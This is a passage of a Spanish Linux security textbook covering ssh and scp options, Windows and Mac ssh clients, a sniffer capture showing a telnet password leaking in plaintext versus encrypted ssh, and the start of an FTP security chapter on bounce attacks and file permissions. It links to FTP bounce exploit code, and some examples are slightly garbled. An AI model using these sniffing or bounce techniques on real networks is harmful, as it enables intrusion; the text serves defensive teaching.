


FIGURA 10.2
Una sesión ssh en directo.

Opciones de la línea de comandos del cliente ssh

El cliente ssh admite varias opciones de línea de comandos, que se resumen en la Tabla 10.6.

Tabla 10.6 Opciones de la línea de comandos del cliente ssh

Opción	Función
-a	Esta opción se utiliza para especificar que ssh no debe utilizar el envío de autenticación de agentes.
-c cifrado	Esta opción se utiliza para especificar el cifrado que se desea utilizar en la versión actual. Las opciones válidas son blowfish, idea y 3des.
-e car	Esta opción se utiliza para especificar un carácter de escape alternativo.
-f	Esta opción se utiliza para que ssh se bifurque en el segundo plano una vez que se ha autenticado la sesión.
-i archivo	Esta opción se utiliza para especificar un archivo de identidades alternativo.
-l usuario	Esta opción se utiliza para especificar el usuario como el que se inicia la sesión.
-n	Esta opción se utiliza para redireccionar la entrada desde /dev/null.
-p puerto	Esta opción se utiliza para especificar el puerto al que debe dirigirse ssh (el puerto predeterminado es el 22).
-P	Esta opción se utiliza para especificar que ssh debe utilizar un puerto de origen sin privilegios.
-q	Esta opción se utiliza para enviar ssh al modo *quiet*. En este modo, ssh no imprimirá los mensajes de advertencia en una salida estándar.
-t	Esta opción se utiliza para indicar a ssh que abra una tty, aun cuando se vaya a enviar un solo comando.
-v	Esta opción se utiliza para especificar una salida de depuración detallada.
-x	Esta opción se utiliza para desactivar el envío de X11.

scp: el programa de copia segura de archivos remotos

scp permite copiar archivos entre *hosts* utilizando una autenticación y un cifrado transparentes de ssh. Siempre que sea posible, use scp para mover los archivos.

La sintaxis es usuario@host1:nombre_de_archivo usuario@host2:nombre_de_archivo, como por ejemplo:

```
$ hacker@linux1:scp.txt hacker@linux2:scp.txt
```

La Tabla 10.7 resume las opciones de la línea de comandos de scp.

Tabla 10.7 Opciones de la línea de comandos de scp

Opción	Función
-A	Esta opción se utiliza para desactivar las estadísticas de los archivos individuales.
-a	Esta opción se utiliza para activar las estadísticas de los archivos individuales.
-cipher	Esta opción se utiliza para especificar el cifrado que se va a utilizar para esta transferencia. Las opciones válidas son: blowfish, idea y 3des.
-i archivo	Esta opción se utiliza para especificar un archivo de identidades alternativo.
-L [*puerto*]	Esta opción se utiliza para especificar que scp debe utilizar un puerto de origen sin privilegios.
-o [*opciones de ssh*]	Esta opción se utiliza para pasar las opciones extendidas de ssh a ssh antes de la transferencia.
-P [*puerto*]	Esta opción se utiliza para especificar el puerto del *host* remoto al que debe dirigirse scp.
-q	Esta opción se utiliza para desactivar las estadísticas de esta sesión.
-Q	Esta opción se utiliza para activar las estadísticas de esta sesión.
-r	Esta opción se utiliza para especificar que scp debe copiar los directorios de forma recursiva.
-v	Esta opción se utiliza para especificar que scp debe ejecutarse en modo personalizado.

Proporcionar servicios ssh en redes heterogéneas

Para reforzar la resistencia de la red a las "escuchas electrónicas" es aconsejable ofrecer servicios ssh en todo el sistema. Para ello, se pueden obtener varias versiones comerciales de ssh para Microsoft Windows y Macintosh de DataFellows (http://www.datafellows.com). Pero si su presupuesto es pequeño o simplemente desea experimentar, debería probar Tera Term Pro + TTSSH para Windows.

Tera Term Pro + TTSSH para Windows

Tera Term Pro (escrito por T. Teranishi) es un popular cliente telnet para Microsoft Windows.

Aplicación: Tera Term Pro.

Necesita: nada.

Archivos de configuración: terraterm.ini.

Historial de seguridad: ninguno.

Notas: Tera Term Pro puede obtenerse en http://hp.vector.co.jp/authors/VA002416/teraterm.html.

Originariamente, Tera Term Pro no era compatible con ssh. Sin embargo, Robert O'Callahan escribió una excelente extensión de ssh para él, que puede descargarse de http://www.zip.com.au/~roca/ttssh.html.

Para lograr una aplicación totalmente compatible con ssh hay que instalar Tera Term Pro y TTSSH de la siguiente forma:

Tras descargar Tera Term Pro (ttermp23.zip), descomprima su contenido en un directorio temporal y ejecute Setup.exe. El programa de instalación lo instalará en C:\Archivos de programa\Ttermpro\y creará una entrada de menú. Véase la Figura 10.3.

A continuación, descargue TTSSH (ttssh14.zip) y descomprima su contenido en C:\Archivos de programa\Ttermpro. Con ello, Ttxssh.dll y Ttssh.exe se agregarán a la lista de archivos. Para finalizar, en lugar de iniciar Tera Term Pro desde el menú, cree un acceso directo a TTSSH.EXE y utilícelo para conectarse a un servidor ssh.

La primera vez que inicie TTSSH, le solicitará un servidor y le preguntará si desea uno *telnet* estándar o ssh. Véase la Figura 10.4.




FIGURA 10.3
El menú de Tera Term Pro.




FIGURA 10.4
La ventana New connection de TTSSH.

Escriba aquí un nombre de *host* o una dirección IP. TTSSH se pone en contacto con el servidor y si detecta que el nuevo *host* no se encuentra en la base de datos de *hosts*, solicita que se agregue una entrada. Véase la Figura 10.5.




FIGURA 10.5
La ventana SECURITY WARNING de TTSSH.

Y, para finalizar, TTSSH solicita que se escriba el nombre de usuario y la contraseña. Véase la Figura 10.6.




FIGURA 10.6
La ventana SSH Authentication de TTSSH.

A partir de ese momento, la sesión parecerá y se comportará igual que una sesión de telnet. Se puede ejecutar cualquier programa que habitualmente se ejecute en la consola. Véase la Figura 10.7.




FIGURA 10.7
Ejecución de Pine con TTSSH.

Compatibilidad de ssh con Macintosh

Las posibilidades a la hora de elegir clientes ssh para Macintosh están limitadas. Dos herramientas muy buenas (y gratuitas) son:

- Nifty Telnet, que se puede descargar de http://www.lysator.liu.se/~jonasw/freeware/niftyssh/.
- Better Telnet de Sassy Software, que se puede descargar de http://www.cstone.net/~rbraun/mac/telnet/.

Hay una tercera opción, DataFellows F-Secure SSH para Mac, pero es un producto comercial que puede obtenerse en http://www.datafellows.com/f-secure/ssh/mac/.

NOTA

Si tiene un JVM, también puede probar MindTerm, un cliente ssh que utiliza Java y puede ejecutarse de forma independiente o dentro de un navegador web. El paquete también cuenta con herramientas para incorporar SSL en aplicaciones futuras. Puede obtener más información en http://www.mindbright.se/mindterm.

Ejemplos de ssh en acción

Al final de este capítulo hacemos referencia a varios documentos que describen el protocolo ssh con gran detalle, lo que facilita el conocimiento del diseño y del protocolo ssh. Sin embargo, queríamos ofrecer ejemplos menos académicos de la forma en que ssh puede proteger los datos.

En primer lugar, veamos la forma en que ssh evita que los intrusos interfieran en las sesiones interactivas con la *shell*. Por ejemplo, hemos monitorizado tráfico entre dos *hosts* de intranet:

- 172.16.0.1: un Silicon Graphics Indigo II, en el que se ejecuta el servidor de ssh.
- 172.16.0.2: un sistema Windows NT equipado con Tera Term Pro como cliente de term.

En 172.16.0.2 (Windows NT), instalamos SocketSpy, un *sniffer* de Winsock y una conocida herramienta de depuración. SocketSpy captura y muestra el tráfico de Winsock en tiempo real.

Esta configuración simula el hecho de que haya un atacante en una intranet, armado con un *sniffer* (en Windows NT), que intenta poner en peligro un servidor Linux. Para ello, debe capturar nombres de usuarios y contraseñas. Veamos la diferencia entre una sesión de telnet estándar y una sesión protegida mediante ssh.

Para la primera pasada, iniciamos una sesión de telnet desde 172.16.0.2 a 172.16.0.1 como el usuario mikal, con la contraseña 8q2q4q8. Lo que aparece a continuación es la captura de SocketSpy. (En aras de la brevedad, hemos eliminado la salida de escasa importancia.)

En primer lugar, SocketSpy atrapó la conexión inicial:

```
14:16:42:521 WSAStartup (wVersionRequested = 0x0101) returns (NO ERROR)
WSAData.wVersion =0x0101
       .wHighVersion = 0x0202
       .szDescription = WinSock 2.0
       .szSystemStatus = Running (duh)
       .iMaxSockets = 32767
       .iMaxUdpDg = 65467
       .VendorInfo =  returns (NO ERROR)

14:16:42:521 htonl (0xAC100001) returns (0x010010AC)
14:16:42:521 inet_addr (172.16.0.1) returns (0x010010AC)
14:16:42:521 socket (af=PF_INET, type=SOCK_STREAM, protocol=6)
➥returns (SOCKET=616)
14:16:42:521 setsockopt (SOCKET=616, SOL_SOCKET, SO_OOBINLINE=TRUE)
➥returns (NO ERROR)
14:16:42:531 WSAAsyncSelect (SOCKET=616, hWnd=0x000D01AA,
➥wMsg=0x0405, lEvent=0x00000010) returns (NO ERROR)
14:16:42:531 htons (0x0017) returns (0x1700)
14:16:42:531 ntohs (0x1700) returns (0x0017)
14:16:42:531 connect (SOCKET=616, SOCKADDR.length=16,
                                        .family=AF_INET
                                        .port=23
                                        .address=172.16.0.1)
➥returns (WSAEWOULDBLOCK)
```

Seguidamente, SocketSpy capturó 172.16.0.1 introduciendo un indicativo de inicio de sesión:

```
14:16:42:722 recv (SOCKET=616, buf=0x0043F082, len=1022,
➥flags=0x0000) returns (23 bytes)
0000:   0D 0A 0D 0A 49 52 49 58   20 28 47 4E 53 53 29 0D
➥....IRIX.(GNSS).
0010:   0A 0D 00 0D       ....
14:16:42:722 recv (SOCKET=616, buf=0x0043F097, len=1001,
➥flags=0x0000) returns (WSAEWOULDBLOCK)
14:16:42:722 WSAGetLastError () returns (WSAEWOULDBLOCK)
14:16:42:722 send (SOCKET=616, buf=0x0043F488, len=3,
➥flags=0x0000) returns (3 bytes)
0000:   FF FC 21       ..!
14:16:42:722 recv (SOCKET=616, buf=0x0043F084, len=1020,
➥flags=0x0000) returns (7 bytes)
0000:   6C 6F 67 69 6E 3A 20       login:.
```

Y para finalizar, capturó el nombre de usuario y la contraseña durante el inicio de sesión:

```
14:16:44:424 recv (SOCKET=616, buf=0x0043F080, len=1024,
➥flags=0x0000) returns (1 bytes)
0000:   6D       m
14:16:44:594 send (SOCKET=616, buf=0x0043F488, len=1,
➥flags=0x0000) returns (1 bytes)
0000:   69       i
14:16:44:764 send (SOCKET=616, buf=0x0043F488, len=1,
➥flags=0x0000) returns (1 bytes)
0000:   6B       k
14:16:44:925 send (SOCKET=616, buf=0x0043F488, len=1,
➥flags=0x0000) returns (1 bytes)
0000:   61       a
14:16:44:985 send (SOCKET=616, buf=0x0043F488, len=1,
➥flags=0x0000) returns (1 bytes)
0000:   6C       l
14:16:46:116 send (SOCKET=616, buf=0x0043F488, len=1,
➥flags=0x0000) returns (1 bytes)
0000:   39       8
14:16:46:507 send (SOCKET=616, buf=0x0043F488, len=1,
➥flags=0x0000) returns (1 bytes)
0000:   77       q
14:16:46:747 send (SOCKET=616, buf=0x0043F488, len=1,
➥flags=0x0000) returns (1 bytes)
0000:   31       2
14:16:46:928 send (SOCKET=616, buf=0x0043F488, len=1,
➥flags=0x0000) returns (1 bytes)
0000:   77       q
```

```
14:16:47:148 send (SOCKET=616, buf=0x0043F488, len=1,
➥flags=0x0000) returns (1 bytes)
0000:   32       4
14:16:47:278 send (SOCKET=616, buf=0x0043F488, len=1,
➥flags=0x0000) returns (1 bytes)
0000:   77       q
14:16:47:558 send (SOCKET=616, buf=0x0043F488, len=1,
➥flags=0x0000) returns (1 bytes)
0000:   35       8
```

NOTA

Iniciamos el ataque desde Windows NT para mostrar distintas posibilidades. En la práctica, los atacantes pueden escuchar inmediatamente desde cualquier máquina (utilizando cualquier sistema operativo) en el segmento de red.

Ahora, vamos a ver una sesión entre las dos mismas máquinas, esta vez ejecutando Secure Shell.

SocketSpy captura la conexión inicial:

```
14:37:08:953 WSAStartup (wVersionRequested = 0x0101) returns (NO ERROR)
WSAData.wVersion =0x0101
       .wHighVersion = 0x0202
       .szDescription = WinSock 2.0
       .szSystemStatus = Running (duh)
       .iMaxSockets = 32767
       .iMaxUdpDg = 65467
       .VendorInfo =  returns (NO ERROR)
14:37:08:963 ntohs (0x1600) returns (0x0016)
14:37:08:963 connect (SOCKET=616, SOCKADDR.length=16,
                                          .family=AF_INET
                                          .port=22
                                          .address=172.16.0.1)
returns (WSAEWOULDBLOCK)
```

Sin embargo, como se puede apreciar aquí, SocketSpy sólo ha recogido los datos sin sentido del inicio de sesión. El tráfico estaba cifrado:

```
14:37:09:064 recv (SOCKET=616, buf=0x02230040, len=60000,
➥flags=0x0000) returns (15 bytes)
0000:   53 53 48 2D 31 2E 35 2D   31 2E 32 2E 32 37 0A
➥       SSH-1.5-1.2.27.
14:37:09:064 send (SOCKET=616, buf=0x0012FABC, len=18,
➥flags=0x0000) returns (18 bytes)
0000:   53 53 48 2D 31 2E 35 2D   54 54 53 53 48 2D 31 2E SSH-1.5-TTSSH-1.
```

```
0010:   34 0A        4.
14:37:09:164 recv (SOCKET=616, buf=0x02230040, len=60000,
➥flags=0x0000) returns (276 bytes)
0000:   00 00 01 0B 00 00 00 00   00 02 11 A8 F8 B8 A8 B3
0010:   0E 1E 00 00        ....
14:37:09:164 send (SOCKET=616, buf=0x01660600, len=156,
➥flags=0x0000) returns (156 bytes)
0000:   00 00 00 94 40 2C CD 49   03 01 11 A8 F8 B8 A8 B3
➥....@,.I........
0010:   0E 1E 04 00        ....
```

ssh puede proteger ambos extremos de las sesiones de la *shell*, con lo que impide que los atacantes de ambos lados capturen secuencias de inicio de sesión. Pero eso no es todo. Aunque la mayoría de la gente utiliza ssh solamente para sesiones seguras del tipo telnet, también cuenta con otras funciones. Por ejemplo:

- Con las extensiones de Holger Trapp, ssh puede proporcionar sesiones de RPC seguras, útiles para proteger NIS. Para obtener más información al respecto, véase "Using SSH to Increase the Security of ONC RPC Services", que se encuentra en ftp://ftp.tu-chemnitz.de/pub/Local/informatik/sec_rpc/README.RPC.
- Se pueden ejecutar sesiones de PPP cifradas sobre conexiones ssh estándar, con lo que se establece eficazmente un PPP a modo de túnel entre dos redes de Internet, lo que proporciona una funcionalidad de la VPN rápida y poco exhaustiva. Para ver una de las primeras implementaciones de ello, diríjase a la página web http://sites.inka.de/sites/bigred/sw/ssh-ppp-new.txt.
- ssh ofrece amplias opciones de envío de TCP, por lo que se puede utilizar para comunicarse con entidades externas desde detrás de un *firewall*.

Dado que ssh ofrece estas opciones, se puede utilizar para proteger muchos tipos de sesiones distintas. Por ejemplo, imagine que ofrece servicios X en una intranet heterogénea a usuarios de Mac o de Windows. Una buena elección sería una herramienta como X-Win32 de Starnet Communications.

NOTA

X-Win32 es un servidor X para PC que proporciona conectividad X transparente entre Windows y UNIX/Linux. Puede obtener más información en http://www.starnet.com/.

Las sesiones de X suelen cifrarse con DES. Sin embargo, es posible asegurarlas con mayor protección y especificar otros algoritmos utilizando las funciones de envío de ssh.

Si utiliza Tera Term Pro/TTSSH como cliente ssh en el extremo del PC, especifique las opciones de envío de X eligiendo Setup, Forwarding en el menú principal. Aparecerá un cuadro de diálogo de envío. Véase la Figura 10.8.




FIGURA 10.8
Cuadro de diálogo de envío de Tera Term Pro/TTSSH.

Elija Add para especificar una nueva entrada de envío de puertos. Tera Term Pro/TTSSH mostrará la ventana de configuración Port, donde se especifican las opciones. Véase la Figura 10.9.




FIGURA 10.9
La ventana de configuración de envíos de Tera Term Pro/TTSSH.

Sin embargo, si utiliza F-Secure SSH (versión comercial), vaya al menú principal y haga clic en Edit, Properties. F Secure SHH mostrará la ventana Properties con la etiqueta Connection activa. Aquí puede definir las opciones de envío. Véase la Figura 10.10.

Pero las capacidades de envío y de *tunneling* de ssh no se limitan a X. Teóricamente, puede utilizar ssh para enviar y crear un efecto túnel en cualquier servicio

que use TCP, incluso correo. En el artículo "How to Securely Send and Retrieve Your CCS Mail via SSH" del College of Computer Science de la Northeastern University, puede ver un buen ejemplo de ello. Dicho artículo se encuentra en http://www.ccs.neu.edu/groups/systems/howto/howto-sshtunnel.html.




FIGURA 10.10
Las propiedades de conexión de F Secure SSH.

Problemas de seguridad de ssh

¿Tiene ssh un historial de seguridad importante? Sí. Las versiones anteriores sufrían desbordamientos de *buffer* y algunas de ellas permitían a usuarios cuyas cuentas habían expirado iniciar una sesión. Sin embargo, estos problemas han carecido relativamente de importancia y se han eliminado en las últimas versiones.

ADVERTENCIA

Asegúrese de que utiliza la última versión de ssh. Los intrusos conocen perfectamente los puntos débiles de la seguridad de las versiones anteriores y dichos puntos débiles se han incorporado en varios sistemas de rastreo muy conocidos. Por ejemplo, Saint (explicado en el Capítulo 8, "Scanners") rastrea en busca de los puntos débiles de ssh. La última distribución afectada ha sido Debian. En diciembre de 1998, investigadores independientes encontraron un desbordamiento de *buffer*. Tras ello, Debian rápidamente sacó al mercado actualizaciones que solucionaban el problema. Puede encontrar más información al respecto en http://www.debian.org/Lists-Archives/debian-security-announce-9812/msg00002.html.

Otros recursos

Los siguientes documentos presentan varios puntos de vista y métodos para utilizar Secure Shell.

- "Getting Started with SSH", Kimmo Suominen. En este documento, Suominen muestra varias formas de utilizar SSH, incluyendo cómo proteger sesiones de X (http://www.tac.nyc.ny.us/~kim/ssh/).
- "Kerberos/DCE, the Secure Shell, and Practical Internet Security", Wayne Schroeder, San Diego Supercomputer Center. En este documento, Schroeder explora las ventajas prácticas de Secure Shell para la seguridad a gran escala en entornos que no tienen una instalación completa de Kerberos/DCE (http://www.sdsc.edu/~schroede/ssh_cug.html).
- "SSH Connection Protocol", T. Ylonen, T. Kivinen, M. Saarinen, T. Rinne y S. Lehtinen. Es draft-ietf-secsh-connect-06.txt, la especificación oficial del protocolo de conexiones SSH de junio de 1999 (http://www.ietf.org/internet-drafts/draft-ietf-secsh-connect-06.txt).
- "SSH Protocol Architecture", T. Ylonen, T. Kivinen, M. Saarinen, T. Rinne y S. Lehtinen. Es draft-ietf-secsh-architecture-04.txt, la especificación oficial de la arquitectura del protocolo SSH de junio de 1999 (http://www.ietf.org/internet-drafts/draft-ietf-secsh-architecture-04.txt).
- "The Secure Shell", Peter Simons y Andreas Reichpietsch. Este documento ofrece una detallada descripción técnica de Secure Shell en la que se incluyen los algoritmos utilizados y el proceso para asegurar el intercambio de datos (http://www.cys.de/simons/publications/ssh/).
- "The Ssh (Secure Shell) FAQ", Thomas König (http://www.uni-karlsruhe.de/~ig25/ssh-faq/).
- "Updates to SSH protocol", Tatu Ylonen. Este documento describe el protocolo SSH con todo detalle (http://lists.w3.org/Archives/Public/ietf-tls/msg00555.html).

Para finalizar, tenga en cuenta que ssh sólo puede asegurar sesiones entre el servidor y un cliente ssh. Por tanto, no se puede utilizar para asegurar ningún servicio que use TCP (como HTTP) entre un servidor y los clientes que no tengan ssh activado. Para ello, se necesita algo que reconozcan genéricamente los más utilizados navegadores web, como Secure Sockets Layer. Para aprender a hacerlo, consulte el Capítulo 15, "Protocolos web seguros".

Resumen

Dado que las herramientas de escuchas electrónicas (hardware y software) son muy conocidas y siguen proliferando, Secure Shell es una necesidad. Desgraciadamente, no es posible controlar la forma en que las redes externas gestionan su autenticación, pero dentro de la propia se puede utilizar Secure Shell para establecer una seguridad básica de los datos en tránsito.

PARTE IV

Seguridad Linux en Internet

11. Seguridad en FTP.
12. Seguridad en el correo.
13. Seguridad telnet.
14. Seguridad de servidor web.
15. Protocolos web seguros.
16. Desarrollo web seguro.
17. Ataques de denegación de servicio.
18. Linux y *firewalls*.
19. *Logs* y auditorías.
20. Detección de intrusiones.
21. Recuperación de desastres.

CAPÍTULO 11

Seguridad en FTP

En este capítulo

Protocolo de transferencia de archivos.
Características de seguridad predeterminadas de FTP.
Seguridad específica de las aplicaciones FTP.
wu-ftpd 2.4.2-academ[BETA-18].
Resumen.

Es fundamental que la red Linux pueda transferir archivos. Para ello, la herramienta y el protocolo más habitual es el protocolo de transferencia de archivos (FTP). Este capítulo explica brevemente la seguridad en FTP.

Protocolo de transferencia de archivos

El protocolo de transferencia de archivos es el método estándar de transferencia de archivos de un sistema a otro. Su finalidad se expone en RFC 0765:

> "Los objetivos de FTP son: 1) promover que se compartan archivos (programas informáticos o datos), 2) fomentar el uso indirecto o implícito (a través de programas) de las computadoras remotas, 3) proteger a los usuarios de las diferencias en los sistemas de almacenamiento de archivos entre los *hosts* y 4) transferir datos de una manera eficaz y fiable."

En estas tareas sobresale FTP. Sin embargo, FTP tiene varias deficiencias fundamentales en lo relativo a la seguridad:

- FTP utiliza la autenticación estándar de nombres de usuario/contraseñas. En consecuencia, el servidor no puede determinar de manera fidedigna si un determinado usuario es realmente quien afirma ser.
- De forma predeterminada, las contraseñas se transmiten en texto sin formato, lo que posibilita que los agresores escuchen electrónicamente y capturen contraseñas. (Dichos ataques ya se han tratado en el Capítulo 7, "*Sniffers* y escuchas electrónicas").
- Las sesiones FTP no están cifradas y, por tanto, no ofrecen privacidad.

Además, FTP cuenta con un importante historial de seguridad. Vamos a explicarlo brevemente a continuación.

Historial de la seguridad en FTP

Entre las vulnerabilidades históricas de interés de FTP se incluyen:

- Ataques de rebote a FTP.
- Permisos de archivos erróneos.
- El error SITE EXEC.

Ataques de rebote a FTP

Los ataques de rebote a FTP se dirigen a máquinas que están configuradas para denegar conexiones desde una dirección IP específica (o máscara de direcciones IP).

Normalmente, la dirección IP del intruso se encuentra dentro del ámbito restringido, por lo que no puede acceder a los directorios del servidor FTP. Para

sortear este obstáculo, el intruso usa otra máquina (un intermediario) para acceder al objetivo.

Para ello, el intruso comienza por escribir un archivo en el directorio FTP del intermediario que contiene comandos para conectarse con el objetivo y recuperar allí algunos archivos. Cuando el intermediario se conecta con el objetivo, la conexión proviene desde su propia dirección (y no desde la del intruso). Por consiguiente, el objetivo acepta la conexión solicitada y envía el archivo específico.

Históricamente, los ataques de rebote a FTP no han sido un tema de alta prioridad, sobre todo porque no implicaban intentos de penetración. La mayoría de los ataques de rebote se originan en el extranjero. Estados Unidos impone restricciones de exportación sobre muchos productos de seguridad informática. Algunas veces, los intrusos extranjeros utilizan ataques de rebote para evitar las restricciones de los sitios FTP de Estados Unidos. Sin embargo, cada vez es más raro, ya que muchos piratas, intrusos e, incluso, usuarios ocasionales han enviado software restringido al extranjero o en servidores no protegidos desde los que cualquiera puede recuperarlos. Han surgido muchas variantes de este ataque. Un enfoque interesante es cuando la persona que lleva a cabo el ataque utiliza mal el comando PORT. Durante una sesión FTP normal, el cliente contacta con el servidor en el puerto 21, se produce un protocolo de intercambio y el cliente envía al servidor un puerto propio de gama alta (en el cliente) con el que llevar a cabo la transferencia.

Sin embargo, la persona que lleva a cabo el ataque también puede especificar un puerto que se encuentre en una máquina de terceros, lo que abre todo un abanico de posibilidades. Por ejemplo, bajo determinadas circunstancias, la persona que lleva a cabo el ataque puede usar un *host* víctima para rastrear servicios que se colocan detrás del *firewall* o de otro *host* víctima. En este caso, parece que el rastreo del puerto se origina desde la primera víctima y no desde la máquina de la persona que lleva a cabo el ataque.

Kit Knox escribió un buen *exploit* que automatiza este ataque, lo que permite saltarse *firewalls*. Se puede obtener en http://www.hoobie.net/security/exploits/hacking/ftp-scan.c.

NOTA

Si tiene un sistema anterior y desea experimentar con ataques de rebote, puede conseguir el código del *exploit* del rebote a FTP en http://hackerlink.or.id/files/exploits/apps/ftp/ftpBounceAttack.txt. Este ataque permite que los atacantes lleven a cabo una amplia gama de actos no deseados, incluyendo la utilización de su servidor para enviar correo falso, noticias falsas, ataques en IRC, etc.

En general, la solución es evitar que el servidor FTP realice conexiones de terceros con máquinas arbitrarias. Sin embargo, eso no es siempre posible. Para

obtener una visión de conjunto de este ataque y varios métodos para remediarlo, véase "Problems with the FTP PORT Command" en http://www.fm.fh-muenchen.de/docs/security/FTP_PORT_attacks..

Permisos erróneos

Antiguamente, los atacantes habían conseguido influencias e, incluso, acceso a *root* aprovechándose de los permisos erróneos de archivos y directorios de sus objetivos. Si va a ejecutar un FTP anónimo, compruebe sus permisos FTP con los de la Tabla 11.1 para cerrar cualquier tipo de agujero en este sentido.

Tabla 11.1 Directorios y permisos en FTP

Directorio	Permiso
[ftp-home]ftp	Establecer ftp/ en 555 con propiedad root, si aun no lo ha definido así. Restringe a los usuarios a leer y ejecutar.
[ftp-home]ftp/bin	Establecer ftp/bin en 555 con propiedad root, si aún no lo ha definido así. También restringe a los usuarios a leer y ejecutar.
[ftp-home]ftp/bin/ls	Establecer ftp/bin/ls en 111 con propiedad root, si aún no lo ha definido así. Restringe a los usuarios a solamente la ejecución.
[ftp-home]ftp/etc	Establecer ftp/etc en 555 con propiedad root, si aún no lo ha definido así.
[ftp-home]ftp/etc/passwd	Establecer ftp/etc/passwd en 444 con propiedad root, si aún no lo ha definido así. El acceso de los usuarios se restringe a sólo lectura.

Además, si va a utilizar un archivo /etc/passwd, elimine todos los *logins* comunes del sistema y bloquee todas las cuentas importantes..

El error SITE EXEC

